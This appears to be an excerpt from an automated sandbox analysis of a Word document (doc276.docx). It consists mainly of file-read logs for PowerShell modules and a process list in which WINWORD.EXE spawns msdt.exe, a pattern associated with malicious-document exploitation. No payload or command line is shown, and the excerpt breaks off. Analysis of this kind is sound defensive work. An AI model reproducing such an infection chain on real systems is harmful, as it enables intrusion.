C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetSecurity\NetSecurity.psd1	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetSecurity\NetSecurity.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	unknown	935	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	unknown	896	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetWNV\NetWNV.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetWNV\NetWNV.psd1	unknown	222	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetWNV\NetWNV.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\NetworkConnectivityStatus.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\NetworkConnectivityStatus.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	unknown	349	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	156	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	156	end of file	1	6BB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PnpDevice\PnpDevice.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PnpDevice\PnpDevice.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	success or wait	3	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	success or wait	3	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_Printer_v1.0.cdxml	unknown	4096	success or wait	7	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_Printer_v1.0.cdxml	unknown	1	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_Printer_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPort_v1.0.cdxml	unknown	810	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPort_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPortTasks_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPortTasks_v1.0.cdxml	unknown	385	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterDriver_v1.0.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterDriver_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterConfiguration_v1.0.cdxml	unknown	4096	success or wait	6	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterConfiguration_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrintJob_v1.0.cdxml	unknown	4096	success or wait	5	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrintJob_v1.0.cdxml	unknown	685	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrintJob_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LprPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LprPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LocalPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LocalPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_TcpIpPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_TcpIpPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_WsdPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_WsdPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterProperty_v1.0.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterProperty_v1.0.cdxml	unknown	860	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterProperty_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTag_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTag_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTagTasks_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTagTasks_v1.0.cdxml	unknown	901	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTagTasks_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_3DPrinter_v1.0.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_3DPrinter_v1.0.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Provisioning\provisioning.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Provisioning\provisioning.psd1	unknown	832	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Provisioning\provisioning.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\PSDesiredStateConfiguration.psd1	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\PSDesiredStateConfiguration.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	unknown	834	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSScheduledJob\PSScheduledJob.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSScheduledJob\PSScheduledJob.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	unknown	181	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	unknown	294	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	unknown	294	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.types.ps1xml	unknown	4096	success or wait	26	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.types.ps1xml	unknown	22	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.types.ps1xml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.format.ps1xml	unknown	4096	success or wait	20	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.format.ps1xml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Disk.cdxml	unknown	4096	success or wait	7	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Disk.cdxml	unknown	750	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Disk.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\DiskImage.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\DiskImage.cdxml	unknown	398	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\DiskImage.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\FileIntegrity.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\FileIntegrity.cdxml	unknown	648	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\FileIntegrity.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\FileServer.cdxml	unknown	4096	success or wait	3	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\FileServer.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\FileShare.cdxml	unknown	4096	success or wait	5	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\FileShare.cdxml	unknown	853	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\FileShare.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\FileStorageTier.cdxml	unknown	4096	success or wait	3	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\FileStorageTier.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\InitiatorId.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\InitiatorId.cdxml	unknown	632	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\InitiatorId.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\InitiatorPort.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\InitiatorPort.cdxml	unknown	728	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\InitiatorPort.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\MaskingSet.cdxml	unknown	4096	success or wait	6	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\MaskingSet.cdxml	unknown	268	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\MaskingSet.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\OffloadDataTransferSetting.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\OffloadDataTransferSetting.cdxml	unknown	803	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\OffloadDataTransferSetting.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Partition.cdxml	unknown	4096	success or wait	5	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Partition.cdxml	unknown	92	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Partition.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\PhysicalDisk.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\PhysicalDisk.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\ResiliencySetting.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\ResiliencySetting.cdxml	unknown	803	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\ResiliencySetting.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageCmdlets.cdxml	unknown	4096	success or wait	35	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageCmdlets.cdxml	unknown	778	end of file	1	6BB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageCmdlets.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageEnclosure.cdxml	unknown	4096	success or wait	4	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageEnclosure.cdxml	unknown	672	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageEnclosure.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageJob.cdxml	unknown	4096	success or wait	3	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageJob.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageHealth.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageHealth.cdxml	unknown	79	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageHealth.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageNode.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageNode.cdxml	unknown	778	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageNode.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StoragePool.cdxml	unknown	4096	success or wait	9	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StoragePool.cdxml	unknown	905	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StoragePool.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageProvider.cdxml	unknown	4096	success or wait	3	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageProvider.cdxml	unknown	327	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageProvider.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageReliabilityCounter.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageReliabilityCounter.cdxml	unknown	935	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageReliabilityCounter.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageSetting.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageSetting.cdxml	unknown	96	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageSetting.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageSubSystem.cdxml	unknown	4096	success or wait	12	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageSubSystem.cdxml	unknown	639	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageSubSystem.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageTier.cdxml	unknown	4096	success or wait	3	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\StorageTier.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\TargetPort.cdxml	unknown	4096	success or wait	2	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\TargetPort.cdxml	unknown	43	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\TargetPort.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\TargetPortal.cdxml	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\TargetPortal.cdxml	unknown	954	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\TargetPortal.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\VirtualDisk.cdxml	unknown	4096	success or wait	9	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\VirtualDisk.cdxml	unknown	964	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\VirtualDisk.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Volume.cdxml	unknown	4096	success or wait	10	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Volume.cdxml	unknown	158	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Volume.cdxml	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storagescripts.psm1	unknown	4096	success or wait	50	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storagescripts.psm1	unknown	4096	end of file	1	6BB21B4F	ReadFile

Analysis Process: udfs.sys PID: **4**, Parent PID: **-1**

General

Target ID:	7
Start time:	19:20:59
Start date:	07/06/2022
Path:	C:\Windows\System32\drivers\udfs.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	324608 bytes
MD5 hash:	6A442723D4D05D9F15D24C9942CDA00D
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: WINWORD.EXE PID: **2896**, Parent PID: **2096**

General

Target ID:	9
Start time:	19:21:01
Start date:	07/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /n "E:\doc276.docx" /o ''
Imagebase:	0x1280000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: MSOSYNC.EXE PID: **3532**, Parent PID: **2896**

General

Target ID:	11
Start time:	19:21:12
Start date:	07/06/2022

Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x1190000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: MSOSYNC.EXE PID: **1476**, Parent PID: **2896**

General

Target ID:	12
Start time:	19:21:12
Start date:	07/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x1190000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msdt.exe PID: **6148**, Parent PID: **2896**

General

Target ID:	19
Start time:	19:21:20
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
